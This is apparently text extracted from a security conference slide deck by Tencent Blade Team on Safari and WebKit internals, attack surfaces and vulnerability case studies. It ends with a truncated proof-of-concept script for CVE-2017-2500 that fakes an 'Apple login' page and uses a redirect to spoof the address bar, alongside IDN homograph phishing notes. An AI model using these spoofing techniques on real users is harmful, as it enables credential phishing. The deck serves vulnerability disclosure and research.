



Safari Adventure: A Dive into Apple Browser Internals



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- Tencent Blade Team

- Founded in 2017 to protect user data and infrastructure.
- AI, IoT, Mobile Device, Cloud Virtualization Technology.
- Vulnerabilities disclosed—Apple, Google, Microsoft, Adobe, etc.
- Blackhat, DEFCON, CanSecWest, HITB, POC, KCon, XCon, CSS.





Agenda



01 | Introduction

02 | Architecture and Attack Surfaces

03 | Vulnerability Case Studies

Part 1: Break UI and security features the logical way


Part 2: Attack JavaScriptCore Just-In-Time compiler

Part 3: Explore SafariServices framework in i/macOS

04 | Conclusion



Introduction



Apple browser - Safari

- Default browser for iOS and macOS.
- First released on desktop 16 years ago.
- Apple said, "The best way to see the sites."



Why Safari?



Vulnerability impact

- The second popular browser behind Chrome.
- Safari is based on WebKit engine, and WebKit is being widely used.

Security research

- Friendly to beginners, a little easier to discovery vulnerabilities than Chrome.
- An important link in the iOS/macOS exploit chain.




02

Architecture and Attack Surfaces


02

Typical Safari Architecture







Safari Base Domain URL




Chrome Full Path URL




External apps request



Notification



Payment



SSL warning



A **valuable Address bar spoofing** vulnerability

- 1** Address bar must show victim domain
- 2** Webpage cannot be empty
- 3** Webpage must be able to interact with victims
- 4** Webpage must keep this status more than 4 seconds

02


User-Interface Attack Surface



Address bar spoofing - Phishing with redirection


How to force address bar to show victim domain?

Redirect webpage to non-existed location - e.g.: `http://www.apple.com:2333`



But address bar always keep loading status, how to solve it?

`window.showModalDialog()` is a perfect choice.






What is IDN visual confusion?

Internationalized Domain Name

KORéa.kr



Second Level Domain ccTLD/gTLD

Available:

Available:

Unicode str
Punycode str

Unicode str
Punycode str

Punycode convert




xn--r-xia73rua18c.xn--r-hmb

ASCII Domain Name

ASCII Domain Name

korea.kr




Second Level Domain TLD

Available:

Available:

Letters [a-z]
Digits [0-9]
Hyphen [-]

02 WebCore Work Pipeline




**Threat:**

Cross site scripting
Packet sniffing attacks
Malicious HTML resources

Threat:


Cross-origin network access
Cross-origin script API access
Cross-origin data storage access

**Threat:**

Mixed passive/display content
Mixed active content

02

JSC Work Pipeline






Memory corruption bugs

contain all the classic C++ bugs:

UAF, OOB, Overflows, ...



- Incorrect optimizations
- Incorrect bytecode parse
- ...



03 Vulnerability Case Studies




Part 1: Break UI and security features the logical way

03

Address Bar Spoofing



Phishing with redirection Case Study #1: CVE-2017-2500





Phishing with redirection Case Study #1: CVE-2017-2500

```
<script>
function spoof() {
  <!-- add fake text to the webpage -->
  document.write("<title>Apple login</title><h1>Trust me! This is
apple.com!</h1>");
  <!-- redirect to non-existent location -->
window.location.assign("http://www.apple.com:1234");
}

